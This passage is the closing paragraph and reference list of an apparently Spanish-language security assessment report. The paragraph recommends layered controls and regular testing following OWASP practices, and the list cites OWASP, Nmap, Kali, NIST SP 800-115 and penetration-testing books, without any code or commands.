Este escenario resalta la importancia de implementar controles de seguridad en todas las capas del sistema, así como de realizar pruebas periódicas de seguridad. La adopción de buenas prácticas y estándares como los propuestos por la OWASP Foundation resulta clave para mitigar este tipo de riesgos.

Referencias

OWASP Foundation. (2021). OWASP Top 10: The Ten Most Critical Web Application Security Risks. <https://owasp.org/www-project-top-ten/>

OWASP Foundation. (2023). SQL Injection Prevention Cheat Sheet. https://owasp.org/www-community/attacks/SQL_Injection

Gordon Fyodor Lyon. (2023). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.Com LLC.
<https://nmap.org/book/>

Nmap Project. (2024). Nmap Reference Guide. <https://nmap.org/docs.html>

Offensive Security. (2023). Kali Linux Tools Documentation.
<https://www.kali.org/tools/>

National Institute of Standards and Technology. (2012). Technical Guide to Information Security Testing and Assessment (SP 800-115).
<https://csrc.nist.gov/publications/detail/sp/800-115/final>

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Wiley.

Weidman, G. (2014). Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press.